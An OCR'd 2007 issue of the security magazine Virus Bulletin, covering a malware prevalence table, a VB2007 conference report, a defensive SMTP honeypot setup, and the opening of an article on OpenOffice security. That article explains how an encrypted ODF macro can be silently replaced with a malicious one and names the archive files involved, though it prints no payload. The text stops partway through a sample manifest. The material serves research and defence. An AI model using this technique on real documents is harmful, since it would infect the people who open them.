OCTOBER 2007

virus BULLETIN

Fighting malware and spam

CONTENTS

ISSN 1749-7027

IN THIS ISSUE

VIENNESE SCHOOL

The VB conference drew to a close in Vienna last month after three packed days of presentations, networking, a little bit of gambling and a great deal of fun. Helen Martin reports on VB2007.

page 4

A fine bunch – the VB2007 speakers.

TO BLACKLIST OR NOT TO BLACKLIST?

The blacklisting of exepackers is a controversial subject, with opinion varying widely among the AV community. Gabor Szappanos discusses the pros and cons of exepacker detection.

page 14

vbSpam supplement

This month: anti-spam news & events, and Ángela Blanco and Manuel Martín-Merino describe how anti-spam filters can be boosted by using an ensemble of SVM classifiers.

'Why is the number of malicious attachments decreasing – and why shouldn't I be happy about it?'

Paul Dickens
Institute of Physics Publishing, UK

GATEWAY SCANNING IS NOT ENOUGH!

Most users of email will know that the spam problem just keeps on getting bigger, yet the number of computer viruses received as attachments in email is decreasing. What's not so obvious is that the threat of computer viruses is as prolific as ever – it's just not as common to see viruses arriving as email attachments, and for some end-users this promotes a false sense of security.

Within my own corporate environment, we are finding fewer malicious programs being received as attachments than previously, whilst the volume of spam is increasing and new viruses are continuing to test the local desktop protection. So where are the viruses coming from?

During December 2005 we saw vast numbers of malicious attachments in email. In an organization of 400 mailboxes there were 90,000 unwanted malicious attachments per week. I admit that this was an unusually high number, probably caused by a variant of an email worm such as Sober, but in the preceding months 40,000 malicious attachments per week was common. Today, the number of malicious attachments has dwindled to a fifth of what it was then, and the number is still decreasing. So, why is that number decreasing – and why shouldn't I be happy about it?

I know that the anti-virus program used at the mail gateway of my organization is effective, because secondary levels of detection are in place to catch anything it misses (any technology that uses a signature-based strategy demands layered security). The educated assumption, therefore, is that the malware is increasingly hidden from the email scanner through the use of URL links in spam messages. But why is this still a problem if we can catch spam and quarantine it?

I have worked closely with an anti-spam vendor and I know that recipients of email want access to their spam. Providing your users with the ability to search for legitimate email held in spam quarantine is sensible: it reduces the demand on IT support staff, since they do not have to search masses of spam for a lost message (the user can do so themselves), and it builds the users' confidence in the anti-spam solution as they can see that spam is being blocked.

However, providing the user with the ability to search their own quarantine also poses a risk. A user may release a malicious email from their quarantine area, believing it is legitimate. Spoofed email addresses are everyday stuff and ambiguous links within messages present a real threat.

Of course, one way of protecting against malicious downloads would be to filter out and remove all spam found to contain URL links. This sounds reasonable enough, but false positive management would present a burden on IT support staff. We have found that the best answer – for our organization – is to prevent the threat at the door using active Internet behaviour scanning.

Previously we used a subscription service to detect suspicious URLs alone, but this presented windows of vulnerability and wasn't sufficient to block all malicious websites. Rather than allow the unknown content through, we block behaviour which can compromise the desktop before it reaches the end-user. By adopting this policy we are able to supplement signature-based technology and remove the window of vulnerability.

This allows our users to browse relatively freely whilst providing a robust security strategy. Even when some functionality of a site is considered risky and removed, the user is able to read the text without downloading risks to the desktop and in that sense it's less restrictive and safer for the business.

Today's use of the Internet requires the adoption of a security policy to detect incoming behaviour; however I am also keen to see improvements to anti-virus products for email gateways. Although we can use web security to check content on demand, it would be preferable to segregate the malicious email from the spam quarantine area and prevent it from reaching the user's spam management service. No doubt this is easier said than done – it's difficult to imagine a solution without having to launch the link within the email, identify the threat and remove it – but a solution by Christmas would be nice.

NEWS

WOT, NO COMPARATIVE?

VB apologises to those expecting to find a VB100 comparative review of products on *Novell Netware* in this month's issue. Due to illness, *VB*'s technical consultant was unable to complete the testing process in time for the publication of this issue. However, readers can rest assured that the test process will be completed shortly and the results will be made available to subscribers as a standalone publication later this month. Watch out in your inboxes for notification of the review being available for download.

ALARM OVER POSSIBLE PDF FLAW

The announcement of a potentially serious vulnerability in the ubiquitous *Adobe* PDF document format sparked considerable media attention last month, in some cases hyped to the level of a major disaster waiting to happen.

The vulnerability was found by researcher Petko Petkov and was announced in a blog entry. Little detail was provided at the time of the announcement, as the flaw had only just been reported to *Adobe* and no fix was yet available. As evidence, Petkov later released a video demonstration of the vulnerability being exploited, with PDF files shown executing *Notepad* and the *Windows Calculator* on opening. No official announcement regarding the issue has yet emerged from *Adobe*, but the researcher claims to have had private confirmation of his discovery from the company.

The blog entry was quickly picked up by fellow hackers, who joined in a lengthy debate on the find on the blog's comment page, and by the world's media, with initial sensible coverage in the technical press quickly giving way to alarmist pieces warning of zero-day attacks despite no exploit code yet having been spotted in use in the wild.

This latest example demonstrates once more the problems of full disclosure. While most vulnerabilities are not reported publicly until the appropriate fix can be made, the argument that people should be warned that a flaw exists so that they can take the necessary precautions is strong. The side effects, of potentially causing widespread panic, and also of telling the bad guys where they should be looking, need to be carefully weighed in the balance. The advent of vulnerability marketplaces adds another layer of confusion to the issue.

TRIVIA

Panda Security has revealed that results from its online malware-scanning tool *Nanoscan* indicate that computers it scanned in the UK have a lower level of active malware (8.1%) than those it scanned in the rest of Europe and the Americas (ranging from 17.4% in Argentina to 28.2% in France). The *Nanoscan* tool can be downloaded as a plug-in from the *Panda Security* website.

Prevalence Table – August 2007

Virus	Type	Incidents	Reports
W32/Netsky	Worm	2,269,246	40.85%
W32/Mytob	Worm	1,014,397	18.26%
W32/Bagle	Worm	639,923	11.52%
W32/MyWife	Worm	477,942	8.60%
W32/Virut	File	405,205	7.29%
W32/Mydoom	Worm	194,056	3.49%
W32/Bagz	Worm	113,515	2.04%
W32/Zafi	File	112,638	2.03%
W32/Sality	File	86,928	1.56%
W32/Stration	Worm	52,313	0.94%
W32/Grum	Worm	49,918	0.90%
W32/Parite	File	25,421	0.46%
W32/Klez	File	19,926	0.36%
W32/SirCam	File	13,606	0.24%
W32/CTX	File	9,402	0.17%
W32/Tenga	File	7,045	0.13%
W32/Mabutu	Worm	6,580	0.12%
W32/Jeefo	File	5,306	0.10%
W32/Yaha	File	5,305	0.10%
W32/Funlove	File	4,464	0.08%
VBS/Redlof	Script	4,107	0.07%
W32/Looked	File	3,110	0.06%
W32/Womble	File	2,849	0.05%
W32/VB	Worm	2,433	0.04%
W32/Allaple	Worm	2,210	0.04%
W32/Sober	Worm	2,017	0.04%
W32/Spybot	File	2,003	0.04%
W32/Sdbot	File	1,821	0.03%
W32/Oporto	File	1,554	0.03%
W32/Bugbear	Worm	1,512	0.03%
W32/Lovelorn	File	1,394	0.03%
W32/Sobig	Worm	1,351	0.02%
Others[1]		16,047	0.29%
Total			100%

[1]The Prevalence Table includes a total of 16,047 reports across 108 further viruses. Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

CONFERENCE REPORT

OH, VIENNA!

Helen Martin

This year the *VB* conference returned to European soils, landing in the majestic city of Vienna, Austria. Boasting dancing horses, imperial palaces, grandiose opera houses, macabre catacombs, white knuckle rides in the Prater Park, sedate fiaker rides around the historical city centre, classical concerts and operettas, river trips and more, it's a wonder that the 340 conference delegates turned up to each day of the conference instead of spending their time exploring the delightful city. But, thanks to a programme of exceptional presentations, the *VB* conference halls were full to the seams on each of the three days of the conference.

Modern chic... or modern chick?

In contrast to the rest of the city the conference venue, the Hilton Vienna, oozed modern chic, with contemporary sculptures on every corner. The Hilton's newly built congress centre couldn't have been more suited to our needs, with congress halls 1 and 2 right next door to each other and a small, but perfectly formed exhibition area in which the nine conference sponsors set up camp with their exhibition booths.

OVERTURE

The conference kicked off on Wednesday morning and went straight from the opening address into the traditional two-stream format. Opening the conference programme in the technical stream was Maksym Schipka, who took a fascinating look at automation methods for malware generation, concentrating in particular on the story of Warezov and demonstrating how offline polymorphism is likely to become an increasingly powerful tool for blackhats – as well as an increasingly complex challenge for the anti-malware industry. Meanwhile, Sami Rautiainen started proceedings in the corporate stream with a detailed look at malicious web-based scripting.

After lunch, the corporate stream saw two papers on an up-and-coming area of interest for malware authors: the world of online gaming and virtual universes. Hannah Mariner and Amir Fouda co-presented an overview of game-targeting malicious software, highlighting the motivations of malware authors who target users of Massively Multiplayer Online Role-Playing Games (MMORPGs), taking a closer look at some of the malicious programs themselves, and looking at possible future trends. The question everyone in the audience seemed to want answered was whether the presenters had spent much time playing the games themselves. Hannah and Amir admitted that they had indeed spent 'some time' playing the games – all in the name of research, of course. In the following presentation, Morton Swimmer took a look at security in the fascinating realm of virtual universes – which have long been the domain of gamers, but which have now started to infiltrate the corporate world. Morton urged the security industry to think hard, while virtual universes are still in their relative infancy, about how security and privacy need to work in this area.

Later in the technical stream, Aleksander Czarnowski presented a follow-up to his VB2006 presentation on rootkits and anti-rootkit safeguards, this time presenting updated information relating to *Windows Vista* (which was yet to be released this time last year). Alex pointed out a number of vulnerabilities and weaknesses that could be exploited by *Vista* kernel rootkits and concluded that even without breaking any of the new layers of defence introduced by *Vista*, the operating system will never be immune to kernel rootkits since it will always be possible to trick a user with high-level privileges into installing one.

Afterwards, Alex Hinchliffe asked whether patching is always with the best intentions. He described the new trend among malware of patching applications and libraries on disk in order to launch attacks, using two pieces of recent malware, PWS-Goldun.dr and W32/Crimea, as examples.

Wednesday evening saw the first two of the three sponsor presentations from this year's platinum sponsors (*ESET*, *Grisoft* and *Microsoft*). To start, *Grisoft*'s Larry Bridwell presented a lively and entertaining talk entitled 'Surfing in a hurricane', which was followed by *ESET*'s Randy Abrams and Pierre-Marc Bureau. Randy and Pierre-Marc refuted recent claims that anti-virus is dead, and demonstrated that far from having died out, anti-virus technology is alive and evolving. In the final sponsor presentation, on Thursday evening, *Microsoft*'s Vinny Gullotto enlightened the audience on 'Malware research and response today at *Microsoft*'. At times over the past 12 months it has seemed as if barely a week has gone by without news of another handful of names in the anti-virus industry making the move to Redmond (or one of the company's other main virus research centres) and in his presentation, Vinny provided a light-hearted, yet informative glimpse into how *Microsoft* is organizing its security team, the company's intentions in the security field and what changes may be ahead.

Back to Wednesday evening, and the VB2007 welcome drinks reception was held in the hotel's Klimt Gallery, overlooking the lobby at the Hilton Vienna. An informal affair, a string ensemble provided tasteful background music, while delegates caught up with old acquaintances and networked with new ones over a glass (or two) of the local brew.

A hard evening's networking at the VB2007 welcome drinks reception.

FIRST MOVEMENT

Thursday morning kicked off bright and early at 9am with a demonstration of a spyware-resistant virtual keyboard by Richard Ford in the technical stream, and something of a trip down memory lane in the corporate stream. Martin Overton looked back at 'the journey so far' in the anti-virus world, presenting graphs and statistics of the trends in malware growth since the start of the malware problem on DOS and *Windows*. (An updated version of Martin's paper – modified following feedback from members of the audience – can be found at http://momusings.com/papers/VB2007-The-Journey-So-Far-1.02.pdf.)

Dmitry Gryaznov and Joe Telafici next proposed some solutions for the strain on storage, bandwidth, processes and personnel suffered by vendors as a result of an enormous number of incoming malware samples. Following analysis of the source, timing and frequency of incoming submissions, they concluded that the AV industry is effectively DoS-ing itself by continually resending the same samples over and again. They suggested the implementation of a centralized database of sample hashes, accessible to multiple vendors, against which new samples can be checked prior to being sent on, thus avoiding resending the same samples time and again.

After morning coffee, Andreas Marx and Frank Dessmann took to the stage in the corporate stream. Such was the interest (and controversy) surrounding their presentation that there was standing room only at the back of the conference hall. Their talk focused on what they (and others) perceive to be the current problems with the WildList, and on what can be done to turn it back into a useful metric. Andreas condemned the current WildList for having too few active reporters of new samples (meaning that the number of malicious programs on the list is several orders of magnitude lower than the actual number of malicious programs circulating), for the fact that copies of the list are issued only monthly, and for the fact that the list reports only self-replicating malware – which represents the minority of the threats seen by vendors every day.

Andreas Marx survived his presentation relatively unscathed.

However, the room was not without a number of vehement supporters of the WildList, who argued that the current system of requiring each sample to be verified by skilled reporters ensures that the quality of samples is very high, and that the automated systems and processes proposed by Marx and Dessmann to improve the WildList could actually have the converse effect, making it difficult to verify whether all samples are actually malicious. The session concluded with a fairly heated debate, but thankfully no weapons were drawn.

Meanwhile, in the technical stream the first of this year's anti-spam papers were being presented, with Vipul Sharma looking at continual feature selection as a means to enhance the efficiency of corporate anti-spam solutions, Tim Ebringer presenting a paper looking at the crossover between malware and spam, and Sándor Antal describing methods for detecting spam images using statistical features.

Thursday afternoon saw the introduction of a brand new feature in the technical stream. After considering all the feedback from VB2006 delegates, it was decided that a slightly different format was required for technical papers that would allow more up-to-the-minute topics to be presented. The 'last-minute' presentations were the result.

A call for last-minute papers was put out a few weeks prior to the conference, with would-be speakers being warned that they would only have 10 days in which to prepare their presentations if selected. After a good response to the call for papers, eight were selected and their eager presenters took to the stage on Thursday afternoon. The 20-minute 'turbo' talk format proved to be very successful, with the presentation topics covering: high-speed image part recognition in spam filters; novel code obfuscation using COM; the challenges associated with terminating hidden

processes; a practical guide to the advantages of using an advanced automated threat analysis system; phylogenetic comparisons of malware; a detailed description of a targeted banking trojan attack; and a detailed look at the ongoing Storm threat. With such an overwhelmingly positive response to the last-minute sessions, delegates can expect to see a return of the format next year.


Meanwhile, Thursday afternoon in the corporate stream saw Jeannette Jarvis proposing to transform victims into cyber-border guards; Andrew Lee and David Harley questioning the effectiveness of certain types of phishing education; and some more anti-spam papers, including a fascinating look at stock spam and pump-and-dump scams. Dmitri Alperovitch demonstrated that, using stolen brokerage account data to buy a company's stock and increase its value, fraudsters can easily make up to $40,000 profit in just half an hour.

INTERVAL

Of course, no *VB* conference would be complete without the traditional *VB* gala dinner evening. This year the gala evening began with a slightly unusual form of entertainment – otherwise known as a stitch-up.

It had come to the attention of a small number of delegates that a particularly well known face in the AV industry, one Mr Joe Telafici, was due to celebrate a special birthday the following day. His 'friends' consequently set about actioning an elaborate plan with which to well and truly stitch him up.

In cahoots with the *VB* organizers, it was arranged for a 'journalist from the BBC' (otherwise known as *VB* crew member Jonathan Clarke – whose disguise consisted of swapping his crew T-shirt for suit and tie) to come and record a somewhat tricky interview with Joe. Later that evening, as delegates took their places at the dinner tables the 'renowned, and highly respected BBC journalist' Jonathan Clarke took to the stage to provide an insight into his unique interviewing technique, using a playback of his earlier interview with Joe as a demonstration. Questions that must have made Joe squirm earlier in the day had the audience in fits of laughter (my favourite has to be 'Are you a ladies' man?' – a question which, like many of the others, Joe handled admirably) and by the end of the brief presentation Joe was left in no doubt that he had been well and truly stitched up.



Birthday boy Joe Telafici 'congratulates' Jonathan Clarke on his new-found journalistic talents.

Joe must be congratulated for coping with a difficult interview so well and for taking the joke in such good humour, and Jonathan must be congratulated on playing it straight the whole way through – not to mention for having the nerve to stand in front of an audience of 340+ with neither a shadow of a nerve nor a waver from his journalist persona.

The grace and elegance of a bygone era.

Pranks out of the way, it was time for the evening's scheduled entertainment and the audience was wowed by the grace and elegance of two couples recreating the atmosphere of a traditional Viennese ball, performing the Fächer polonaise, the Blue Danube waltz, the Fledermaus quadrille and the Radetzky march.

Later in the evening, as the sumptuous four-course meal drew to a close the *VB Gala Casino* opened its doors for business, with delegates trying their luck at the tables in the hopes of being the night's first, second or third place winner – for which suitably silly prizes were awarded.

SECOND MOVEMENT

Back to the serious stuff and despite a late finish on Thursday night, Friday morning kicked off with remarkably full sessions in both streams – such was the draw of the presentation topics in the early morning slots. In the

Place your bets! Delegates compete for a USB piano keyboard, a remote-controlled helicopter and an iPod Shuffle.

High jinks and capers at the VB gala dinner.

technical stream Eric Filiol put forward a formal model proposal for malware stealth, while in the corporate stream, the über-cool Guillaume Lovet presented a follow-up to his VB2006 presentation on the business models of cyber criminals – this time delving deeper underground, and shedding light on new and anticipated business models as the borders between crime and cybercrime become ever thinner.

After a break for coffee, icon of the AV industry Vesselin Bontchev presented a paper on the virusability of modern mobile environments – explaining why some of the newer versions of mobile operating systems are less vulnerable to self-replicating malware than their previous incarnations. On a similar theme, Nicolas Brulez took a look at unpacking PE files on *Windows Mobile*, and Marius van Oers examined the security of *Apple* media files and the *iPhone*.

Meanwhile in the corporate stream, David Perry insisted that, unlike what we can usually expect from a David Perry production, his presentation would contain no jokes or amusing anecdotes, sticking instead to the serious subject matter of the paper. While he was true to his word – presenting a very interesting look at malware classification from the point of view of economically motivated threats – his presentation was certainly no less engaging than usual.

The first session after lunch saw another standing-room-only situation in the corporate stream as Alex Shipp spoke about his involvement with the analysis of evidence from the trial of US substitute teacher Julie Amero. Julie was convicted in January this year on four counts of risk of injury to a minor for allegedly surfing pornographic websites while in charge of classes of school children. Alex and most of the AV industry argue that Julie was in fact the computer-illiterate victim of an adware-infected machine serving pop-ups. Alex's presentation was fascinating, yet it was ultimately frustrating to hear that the case has not yet been resolved and to realize that much of Julie's suffering could have been avoided with a better argued defence case.

FINALE

Rounding off this year's conference we were delighted to welcome representatives of the FBI and other international law enforcement agencies for a panel session providing an insight into their work in the fight against online organized crime. Led by David Thomas of the FBI, panel members Stacy Arruda, also from the FBI, Mark Oram of the UK's CPNI, and Kevin Zuccatto from the Australian Federal Police gave a short presentation about their ongoing work before taking questions from the floor. In what must have been the most popular *VB* panel discussion in recent years, it was impossible to find time for the panel to answer everyone's questions. There emerged from the session a certain level of frustration, with both law enforcement and AV vendors seemingly wanting to help one another, but without a clearly defined way in which to do so. Discussions continued afterwards and there was also talk of making law enforcement panels a more regular feature at *VB* conferences in the future.

A motley crew – my thanks to the very hard-working VB team, helpers from TU Wien and the Cue Media crew.

There has not been enough space to mention more than a small selection of the speakers and presentations here, but I would like to extend my warmest thanks to all of the VB2007 speakers for their contributions – this year's presentations were an exceptionally good selection.

In particular I'd like to thank Mario Vuksan and Peter Eicher for stepping in at the last minute to replace speakers who had to withdraw from the conference at short notice. Some of the presentation slides are now available to download at http://www.virusbtn.com/conference/vb2007/ and a selection of photographs will also be available shortly.

VB2008 OTTAWA: 1–3 OCTOBER 2008

Next year we hop back across the Atlantic to Canada, with VB2008 taking place 1–3 October 2008 at the Westin in Ottawa. I very much look forward to welcoming you all there.

Photographs courtesy of: Randy Abrams, John Alexander, Jeannette Jarvis, Andrew Lee, Andreas Marx, Alex Shipp and Eddy Willems.

FEATURE

THE NEED FOR AN IN-HOUSE SMTP HONEYPOT

Vinoo Thomas and Nitin Jyoti
McAfee Avert Labs, India

In the good old days spammers scanned the Internet aggressively for open relay servers to send spam. But open relays are out of vogue these days – so much so that the Open Relay Database has shut down as a result of changes in spammer tactics [1].

Today's spammers, in collusion with malware authors, infect thousands of machines on the Internet, turning them into spam relay zombies. Many Internet users are ignorant of the fact that one can get infected just by visiting a malicious website – without any user intervention. All it takes is the click of a link and one is directed to sites that serve a cocktail of browser and application exploits that attempt the 'drive-by' installation of malware on one's machine. To add to these woes, legitimate sites are also being compromised and abused to serve malicious content and infect unsuspecting users [2].

Once infected, a zombie machine connects to a command-and-control server run by the spammer. This server provides a constantly updated live feed of email addresses and content for spamming. The content could be anything from malicious e-cards or pump-and-dump stock scams, to advertisements for online retailers of pharmaceutical drugs or sexual aids. Each zombie machine is capable of sending hundreds of spam messages per minute. With the average personal computer having better bandwidth and processing power these days, commanding large numbers of zombies keeps virus authors and spammers in business.

On the corporate front, organizations have traditionally blocked outbound SMTP traffic on port 25 that originates from the local area network (LAN) and virtual private network (VPN) segments. This prevents an internal machine that has been infected with a mass-mailer from spamming the outside world. A spammed email can be traced back to its source using the IP information contained in the mail header – imagine if a security company had an internal infection and the originating IP of the spammed mail were to be traced back to that organization! It would be a public relations nightmare.

By blocking port 25 at the firewall, an organization can prevent a mass-mailer from spreading. However, by blindly blocking outgoing SMTP traffic, we also lose valuable data on threats that use port 25.

The way to hold on to that data is with sticky fingers: by redirecting all SMTP traffic originating from the LAN and VPN segments to a honeypot, we can learn much more about real-time infections that occur within the internal network. This allows the network administrator to capture information about the following types of threat:

- Backdoors/password stealers: if a keylogger, password stealer, or backdoor were to send a notification mail back to the trojan's author, the captured email content would reveal not only the IP address of the compromised machine on the network, but also the kind of sensitive data that was being relayed to the attacker.
- Mass-mailers: copies of the worm can be harvested from the spammed attachment and can be sent to an anti-virus researcher for analysis. Infected machines can be identified and isolated from the network.
- Spam bots: spammed emails can be captured and used to identify machines on the internal network that are being used as spam-relay zombies.

IMPLEMENTATION

At *McAfee Avert Labs* in Bangalore, India, we implemented a honeypot on an internal network on which the administrator was reporting frequent infections and had trouble isolating the rogue machines. To accomplish this, we used *MailPot* – an open-source SMTP/ESMTP honeypot from *iDefense* [3]. As is typical of any honeypot, *MailPot* sits in the demilitarized zone of the firewall [4], and using iptables we redirect any traffic passing through port 25 from the internal network to our SMTP honeypot.

Here's an example of an iptable rule on the firewall:

```
iptables -t nat -A PREROUTING -i <interface id> -s
<affected network address> -p tcp –dport 25 -j DNAT –
to <ip address of honeypot>
```

Figure 1 shows a screenshot of the *MailPot* interface, illustrating some of the sample mails that we captured.

In the example above we see a variety of email captures, ranging from trojan victim online notifications, to mass-mailers and malicious postcard spam. From the




Figure 1: MailPot captures.

originating IP address that's displayed, the network administrator can pinpoint the source of the infection. Also, the captured mass-mailer samples can be collected and submitted quickly to an anti-virus vendor for analysis and inclusion in their signature files.

Note: Mass-mailers such as W32/Sober@MM [5] use the non-standard SMTP port 587 [6] in addition to port 25 to spread. Redirecting SMTP traffic on this port is also highly advisable.

A useful alternative is for the mail administrator to embed a special email address into the standard corporate ghost image for workstations, servers and laptops. If anything shows up in this special mailbox, it means that a mass-mailer or email-harvesting trojan has crawled the disk and found this special address. That's a sure way of knowing you've had an internal infection.

Every good idea has a downside, however. Such an email address can get polluted over time and would start receiving 'regular' spam and viruses. One countermeasure is to create unique bait email addresses for every new workstation image that is rolled out.

ANALYSING CAPTURED CONTENT

During a six-month period, our honeypot captured emails that originated from the internal network, and we were able to identify the offending machines from the originating source IP. Based on the content of the captured email messages, we classified them as shown in Figure 2.




Figure 2: Breakdown of captured email content.

Only 11% of the captured email included executable attachments. Just 2% were mails containing infection notifications or captured cached passwords that were relayed to the trojan author. The other 87% was spam. A high percentage of this content was image spam and PDF spam – techniques that spammers have used effectively to subvert traditional detection by anti-spam vendors.

As we scanned the captured emails for malicious code, we found the first half of 2007 belonged predominantly to W32/Stration [7] (a.k.a W32/Warezov) and W32/Nuwar [8] (a.k.a. Storm) variants. With both families improvising with every new variant, these mass-mailers have caused scores of mini-outbreaks that have overloaded legacy mail servers.

SPREAD THE WORD, NOT THE VIRUS!

We've highlighted the benefits of redirecting vs. blocking internal SMTP traffic in this article. Any mass-mailer or spam-like activity on the internal network can be detected against proactively via this setup, which goes a long way toward containing and isolating the source of infection or attack. This solution is scalable, cost effective, and relatively easy to implement.

With malware authors putting so much thought and creativity into keeping the spam juggernaut rolling, it will be interesting to see how well we can combat these threats. For every countermeasure there is a counter-countermeasure. We lose only if we stand still. And what would be the fun in that?

REFERENCES

[1] http://www.theregister.co.uk/2006/12/22/ordb_shutdown/.

[2] McAfee Virus Information Library. HTool-MPack: http://vil.nai.com/vil/content/v_142501.htm.

[3] iDefense MailPot: http://labs.idefense.com/software/malcode.php#more_malcode+analysis+pack.

[4] Wikipedia DMZ: http://en.wikipedia.org/wiki/Demilitarized_zone_(computing).

[5] McAfee Virus Information Library. W32/Sober@MM: http://vil.nai.com/vil/content/v_137072.htm.

[6] The Internet Engineering Task Force message submission: http://www.ietf.org/rfc/rfc2476.txt.

[7] McAfee Virus Information Library. W32/Stration@MM: http://vil.nai.com/vil/content/v_140419.htm.

[8] McAfee Virus Information Library. W32/Nuwar@MM: http://vil.nai.com/vil/content/v_140835.htm.

TECHNICAL FEATURE

OPENOFFICE SECURITY AND VIRAL RISK – PART TWO

Eric Filiol and Jean-Paul Fizaine
Army Signals Academy, France

This two-part article presents an up-to-date evaluation of the security of *OpenOffice* (release 2.2.x), based on the results of a study undertaken during the summer of 2006. Part one of this article (see *VB*, September 2007, p.11) introduced the OpenDocument format (ODF), detailed the security issues in *OpenOffice* encryption and signature and presented a formalization of attacks on ODF. This part of the article looks at security issues in *OpenOffice* integrity management and draws conclusions about the overall security of *OpenOffice*.

SECURITY ISSUES IN OPENOFFICE INTEGRITY MANAGEMENT

All our experiments [1, 2, 8] and real case analyses have proved that it is possible to infect an *OpenOffice* document very easily. Moreover this can be performed without triggering any warning or even alerting the user to the presence of macros [1]. The most critical issue lies in the fact that all of these attacks remain possible even when all security measures (e.g. encryption, digital signature) have been applied.

In this section, we will present some of the most critical classes of attack. All of the attacks presented in [2] for *OpenOffice 2.0.x* are still effective for the 2.2.0 release, so we will just recall some of them and add new ones with respect to the digital signature. They have been identified very recently.

All the attacks lie in the modification of the following files in ODF archives:

- content.xml
- META-INF/manifest.xml
- Basic/script-lc.xml
- Basic/<library_name>.xml or Standard.xml
- Basic/<library_name>/script-lb.xml
- Basic/<library_name>/<macro_name>.xml

Modifying an encrypted document with a macro

Let us consider an encrypted document whose macro is also encrypted. We will demonstrate how the encrypted macro can be replaced with a malicious, unencrypted one. When the user opens and deciphers the document (by entering his password), no alert will be issued but the malicious macro will be run.

Let us first look at the structure of this document prior to modification. It is contained in the META-INF/manifest.xml file. The parts of the file relating to the content encryption are shown in red, while those relating to the macro encryption are shown in blue.

```
<?xml version="1.0" encoding="UTF-8"?>
<manifest:manifest
xmlns:manifest="urn:oasis:names:tc:opendocument:xmlns:
manifest:1.0">
<manifest:file-entry manifest:media-
type="application/vnd.oasis.opendocument.text"
manifest:full-path="/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/statusbar/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/accelerator/
current.xml" manifest:size="0">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="aIk0hF8iBJyxRmiDLvoz1FATtrk=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="Aft5D8rS4Tc="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="7+uA1gcyifrwus8NAJ4P0g=="/>
</manifest:encryption-data>
</manifest:file-entry>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/accelerator/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/floater/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/popupmenu/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/progressbar/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/menubar/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/toolbar/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/images/Bitmaps/"/>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Configurations2/images/"/>
<manifest:file-entry manifest:media-
type="application/vnd.sun.xml.ui.configuration"
manifest:full-path="Configurations2/"/>
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="content.xml"
manifest:size="2654">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="cLjeVcn0HUvWH6AksJUt9B+/m80=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="88UAHW9S7AA="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="l4mR5N16lc15CM2i1+thdg=="/>
</manifest:encryption-data>
</manifest:file-entry>
```

```
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="Basic/Standard/Mess_to_user.xml"
manifest:size="347">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K" manifest:checksum="Ak30lrpgYdX/
q3qq4qjtJYfW3WQ=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="vu7rTd3OYWU="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="KIeIhkKFlu0+C4eL1E7EwQ=="/>
</manifest:encryption-data>
</manifest:file-entry>
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="Basic/Standard/script-lb.xml"
manifest:size="353">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="4FmXs2oOBSk6bWqLsvUFMrnp/ik=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="yki90zxcSVU="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
manifest:salt="th0bGueB7lHhnzbeYGgvyA=="/>
</manifest:encryption-data>
</manifest:file-entry>
<manifest:file-entry manifest:media-type=""
manifest:full-path="Basic/Standard/"/>
<manifest:file-entry manifest:media-type="text/xml"
manifest:full-path="Basic/script-lc.xml"
manifest:size="338">
<manifest:encryption-data manifest:checksum-
type="SHA1/1K"
manifest:checksum="EClic6byHiSVEsuYf5VZ85y2C5A=">
<manifest:algorithm manifest:algorithm-name="Blowfish
CFB" manifest:initialisation-vector="fa/vxhT25c0="/>
<manifest:key-derivation manifest:key-derivation-
name="PBKDF2" manifest:iteration-count="1024"
